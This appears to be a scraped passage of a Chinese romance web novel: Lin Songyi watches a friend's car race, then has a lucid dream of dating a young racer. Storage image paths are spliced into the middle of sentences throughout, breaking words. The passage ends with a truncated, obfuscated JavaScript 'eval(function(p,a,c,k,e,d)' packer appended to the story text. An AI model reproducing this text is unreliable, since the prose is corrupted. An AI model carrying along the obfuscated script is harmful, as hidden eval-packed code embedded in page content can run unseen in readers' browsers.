“不联系拉倒。”愤怒值又攀升一截,李清越语气里的那股气恼更甚,“韫韫已经到了,你不许通风报信。”“好,我绝对站你这边。”弯眼浅笑,林颂宜给出的回应情绪价值拉满。
***
天高云阔,晴阳绿荫,两旁豪车列队人头攒动,正中赛道蜿蜒似无尽头,张扬热烈的西尔贝匍匐在地,霍明韫着一身合体赛车服,烈如炙阳,衬得她愈发明艳大气。
远远的,林颂宜俩人就见她支着长腿,曲臂倚靠在车前,正和队友说话。
似有所感,霍明韫抬头望向俩人所在方向,抬手朝她们示意。
“哇塞!韫韫,你这一身好厉害!”走到近前,李清越由衷赞叹。
林颂宜紧随其后,双手抬至胸前,很认真比出两个大拇指:“超帅。”俨然也是迷妹一个。
霍明韫被她俩可爱到,禁不住露出点笑意,又有些小得意:“帅到了?待会儿还有更帅的。”
李清越“嗯嗯”点头,眼神却径直飘向一旁的烈焰尤物,转而又眼巴巴望回霍明韫,小心思昭然若揭。
霍明韫也乐意惯着好友:“晚点带你上手过过瘾。”
“好啊。”李清越应得欢快。
霍明韫还要为下午的比赛做准备,将人安置到队友席最佳观赏位,打过招呼后先行离开。
这不是她们第一次来看霍明韫比赛,队里的大部分人以前都打过照面,俩人坐下后,李清越很自然地与左右寒暄交谈,林颂宜则是习惯性观察一遍四周的情况,才收回视线专注眼下。
场上五盏信号灯同步寂灭,引擎瞬间提速,轰鸣声四起,道道利箭弹指离弦一往无前。
霍明韫驾驶的7车起步领先,驾驶风格一如她本人,谨慎敏捷,并驾齐驭不留余地,弯道超车利落果断。
整场比赛全程大约305公里,需要差不多2小时,十分考验赛车手的体力和耐力。
第一段赛程,霍明韫稳稳抢先在首位。
其后快速进场换胎,中途先后被两辆车追赶,依旧稳稳排在第四位。
直至最后冲刺阶段,霍明韫驾驶的7车始终保持在前五。
林颂宜虽然不能完全听懂那些专业解说,但不妨碍她目光灼灼盯着7车,双手紧紧交握,心脏砰砰作响,此刻的她,甚至连自己都没意识到,她比霍明韫本人更想赢。
这一段比赛,所有选手都变得更为谨慎上心,位次排序个顶个咬得很近。
原先不显山不露水的11车,在连超两车后并上了前头的7车,交错拼杀间很快拉开距离,顺利和7号车的霍明韫同时占据第二的位置。
双方接连并列闯过两道弯,察觉到11车想从内侧超车,霍明韫紧忙压制缩窄间距,不曾想前头两次都是虚晃一枪,第三次对方瞬时提速极速漂移从外围破圈,霍明韫被气势所逼险险避开寸许,11车又精准预判前车,找准时机快速过弯,以极快的速度超越首车,最终抢得第一。
棋差一招,最终霍明韫屈居第三,气得她下场后直捶方向盘。
在林颂宜仅有的观赛经验中,尚未见过这么不要命的玩法,眼神不由自主跟随11车远去。
她实在好奇对方是什么人。
11车稳稳驶出赛道滑入旁边的车队,车门打开,长腿落地,一道颀长身影从车里出来,男人背对着林颂宜,头盔被掀开,她只能看到一头稍显凌乱的黑发,肩宽腿长气势逼人。
李清越将下巴抵在林颂宜肩上,视线和她看向同一个方向:“喏,这人就是付绪然,别看他刚才在场上耍得一手帅,韫韫早晚能赢他。”
“我赞同。”
二人同仇敌忾,眼里没了对帅哥的欣赏期待,全是对敌人的不忿。
心有偏颇,皮相再好也越不过天枰这头的自己人。
***
她俩正说着,察觉有道身影在李清越身旁落座,以为是霍明韫,俩人双双转头要向她道贺。
来人是陈松野,李清越的未婚夫。
林颂宜极有眼色,见霍明韫正巧朝这边走来,俩人视线交汇,霍明韫露出了然神色,走过来很自然地将林颂宜带离风暴圈。
留一对闹别扭的有情人自行和解。
跟着霍明韫去往后场休息室,林颂宜连连感叹:“韫姐你好厉害!”全然一副拜服模样。
这样的比赛,因为诸多因素叠加,能入围的女车手本就稀有,霍明韫能闯进前三,在林颂宜看来真的是很厉害的一件事。诚挚的赞赏实在是令人身心愉悦,霍明韫霎时心情大好。
“走吧,韫姐请你吃大餐。”
“好耶。”
两人说话的功夫已走至通道口,恰巧遇上另一行人,为首并列的两人正巧也在低声交谈。
狭路相逢。
既无戏剧对峙,也无熟络热聊,双方只友好打了声招呼便要相互错开。
对方为首的两人先一步停下让出空间,林颂宜凭借刚才的印象,认出其中一人是付绪然。
这男人长着一张极为招摇的脸。
俊眉修目眼型狭长,此刻眉头压得有些低,睫羽低垂,落日光辉透过天窗落到他脸上,隔着距离叫人看不清神色,却又徒增几许压迫感。
林颂宜只看了个大概,很快收回眼神,紧跟着霍明韫准备离开。
“涛哥。”
突兀的一声招呼,众人下意识齐齐朝声源处看去。
陈松野朝着这边挥了挥手,牵着李清越一块过来,俩人姿态亲密无间,仿佛此前的争吵不复存在。
被叫涛哥的,是个身材健硕的男人,见友人和自己打招呼,也走上前与之攀谈。
陈家是做橡胶生意起家的,这些年产业范围涉猎日渐广泛,林颂宜隐约记得李清越说过,陈家有意在轮胎制造业上再拓展一部分业务。
如此一来,陈松野和车队有联系,也就不奇怪了。
见他们一时半会聊不完,李清越径直走向林颂宜和霍明韫。
“韫韫~”
李清越才起了个头,霍明韫闻声知意,笑道:“走吧。”
“好嘞!”
由着李清越跑了个尽兴,霍明韫主动提出带着林颂宜跑两圈,车子刚到手没两天,她自己也还没过完瘾。
见李清越跑得痛快,林颂宜也确实心动了。
至于体验感嘛……只能说——太棒了!
2. 第2章
拥有流线型车身的“大蜥蜴”,似一簇流火一骑绝尘,刚才带着林颂宜兜圈的时候,就发现她其实有些紧张,考虑到林颂宜对速度的承受力有限,霍明韫没有将速度提得太高。
纵使这辆超跑拥有V8发动机搭载双涡轮增压系统,最高输出马力可超1700匹,此时也只是略微领先后车,保持着不远不近的距离,确保后车不掉尾。
林颂宜不懂跑车,但能感受到车速快慢产生的体验感差异,于她而言体验感拉满又感到舒适的时速,想来是霍明韫有意为之。
想到这,林颂宜偏头朝驾驶座的人表达谢意,霍明韫付之一笑:“这有什么好谢的。”
二人一路随口闲聊,话题很快转到林颂宜毕业后的工作安排。
霍明韫不是话多的人,交谈意愿因人而异,她和林颂宜接触的也不深入,能聊的东西有限,但对方挺合眼缘,投了她的脾气,霍明韫就乐意多聊几句。
说话间,二人率先抵达用餐地点,另外二人紧随其后。
李清越一路追在后头,四人落座后直言后悔没能坐上霍明韫的副驾,惹得男友陈松野又好气又好笑,偏又不敢说她,一路哄着过来。
刚才在赛道上跑得很痛快,以至于李清越对驾驶体验念念不忘。
成功磨着霍明韫答应回程让渡驾驶权,李清越才心满意足开始点菜。
一顿饭吃得欢畅,结束后,霍明韫开走陈松野的车代步,李清越载着男友欢欢喜喜开走那辆心头好,扬言要再过把瘾。
林颂宜则自觉打车回到下榻酒店,她还有工作需要提前做好安排交接。
考虑到陈松野的临时加入,林颂宜在完成相关安排后,又另开了一间普通大床房。
在这种小事上,李清越作为雇主一向大方,但林颂宜心里有数,从不僭越,只会在标准答案内进行操作。
晚上十点钟,林颂宜才在酒店大堂接到俩人,同时也得知行程有变动,和李清越两人确认过之后的行程安排,林颂宜径直退出套房为二人留下空间。
普通客房的设施也很齐全,林颂宜舒舒服服洗了个澡,保险起见又吃过一次药,这才安心躺到床上,只觉浑身轻飘飘,很快便进入黑甜梦乡。
***
突如其来的一阵顿挫感袭来,林颂宜从黑暗中被惊醒,脑中混沌,整个人一时有些飘飘忽忽。
她很快反应过来。
又做梦了。
大概是现实生活压力太大的缘故,林颂宜偶尔会做梦,梦境内容五花八门,梦境体验无比真实,且支配权很高。
唯一不太好的,就是梦境容易在某些节点反复重现,直到她顺着梦境完整解锁正确剧情。
最开始的时候,林颂宜曾梦见自己反复复习准备,然后参加同一场考试,一而再,再而三,最后烦得她暴躁摆烂直接放空,虽然成功得以入睡,但第二天梦境又开始重现。
同一个梦,反反复复重现了一周,林颂宜都被气笑了。
得益于梦中的反复学习,林颂宜那个期末周,某一科选修成绩得了史上最高分。
经此一遭,林颂宜开始转变思路,就当是睡着了在玩游戏,反正梦里做再多事情,也不影响醒来精力充沛。
堪比全息的梦境体验,适应之后,她倒也觉得挺有趣。
闭眼,再睁开。
林颂宜成功解锁梦境身份。
【外科医生林颂宜】
乘坐的车辆此刻正平稳行驶在路上,林颂宜看了眼手机,界面显示着当前行程,距离目的地预计还有二十分钟。
今天的梦境剧情又是什么?
已知现在正在赶往比赛现场,为了挤出时间去看男友比赛,自己提前一周就开始和同事协调换班,又连续熬转两个大夜,才险险赶在7点前离开医院。
加班累死累活就为了奔赴一场比赛。
林颂宜对此做出中肯评价。
是真爱。
恋爱本,没玩过。
此前都是些日常向的剧情副本。
现实忙着工作和学业,林颂宜压根没精力搞情情爱爱,而且她潜意识里知道,自己虽然条件普通,对伴侣的要求却极高,只是从来不诉诸于口罢了。
所以这会儿,林颂宜还挺好奇梦里的自己会如何谈恋爱。
很快,手机提示有消息进来。
【真的来不了吗?】
【小狗丧气.jpg】
备注【勇敢狗狗】。
林颂宜:“……”
手指就着信息界面快速向上翻看,梦境所提示的聊天记录很少,往上也只有6条对话。
通过对话内容可知,自己明确表示工作很忙抽不出时间,但是也对【勇敢狗狗】进行了情绪安抚。
所以,今天的剧情是人为制造惊喜?
林颂宜很快确认。
这符合自己的处事风格。
拒绝邀请大概率是工作真的忙,不确定是否能抽出时间,才会在此前直接拒绝,不拖泥带水,让人升起期待后又再次失望。
车子很快在一个赛车场的入口处停下。
和白天现实里的那个赛场不同,这次是环山跑道。
林颂宜从包里找到入场券,凭借特邀嘉宾的身份,一路顺利来到候场区,刚通过内场安检口就被人叫住。大脑自动解锁眼前这位的身份信息,来人是车队的工程师,大家都叫他涛哥。
涛哥径直走向林颂宜,招呼她:“小林医生。”
不等林颂宜反应,涛哥伸手将手里的东西塞给她:“来得正好,你家那位就交给你了。”
“……”
“你家那位”到底是谁?
倒是给点提示啊。
林颂宜伸手接过简用医疗包,试图寻找有效信息,结果自然是一无所获。
“他们在那边,你自己过去吧。”涛哥开口,同时用手往某个方向一指。
林颂宜顺势看去,确认方向,对着涛哥礼貌道谢:“谢谢涛哥。”
“嗐,自己人,甭客气。”
顺着刚才涛哥指引的方向走去,不多时,迎面撞上一个人。
林颂宜见对方视线牢牢锁定在自己身上,目标明确地朝自己跑来,险险在半步外停下,十分欣喜地问她:“姐姐,不是说来不了吗?”声音里充斥着满满的活力劲儿。
赛车手,林宇川。
看清人脸,林颂宜有一瞬的沉默。
耳际不由自主开始发热。
这个人——是今天遇到的那个,和付绪然同行的那个男人。
林颂宜不记得现实里,自己曾在哪见过或听过这个名字,或许是梦境编造的人名。
她回过神,刚一抬眼,就对上一双水润的桃花眼,眸光晶亮,皮肤白净鼻梁高挺,大概是日头太烈的缘故,林宇川脸上还透着一层薄红,笑容十分璀璨。
真的很像……活力小狗。
姐姐……
自己的择偶倾向居然是想谈个年下?
也不是不行。
抱着解密的心态,林颂宜接受了情景设定。
虽然是做梦,林颂宜心下那抹尴尬的情绪,还是忍不住反复冒头。
毕竟眼前这位,是现实里才刚见过的真人,虽然交集几近于无,醒后也无人知晓,林颂宜还是觉得有些不自在。
甩开乱七八糟的想法,林颂宜尝试将眼前的情况,视作梦境建模的借鉴操作。
无所谓了,反正是做梦,当不得真。
“很开心?”林颂宜试探问他,“喏,给你。”又顺手将医疗包递给对方。
林宇川的眼里有一瞬闪过错愕,很快,他嘴角的笑意以肉眼可见的速度加深,伸手接过东西。
林颂宜蹙眉,她没有错过那刹那的异样。哪里不对?
“姐姐还记得我的手伤了。”林宇川双手拿着医疗包,看起来很珍视这份心意,“不要紧的,谢谢你的礼物,我很开心。”
“聊什么呢?”
几乎同时,一道冷冽的声音似刀剑劈开平和气氛。
林颂宜:“?”
……搞错对象了?
来不及看清,眼前场景迅速扭曲破碎。
下一瞬,梦境重建。
林颂宜回到车上。
林颂宜:“……”
又来。
不通关梦不停。
林颂宜的胜负欲莫名燃起。
这回林颂宜有了经验,先在手机联系人里尝试搜索【林宇川】,很快跳出一个联系人,头像是一只简笔画小狗,戴着墨镜穿着黑色高领毛衣,认不出是什么品
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 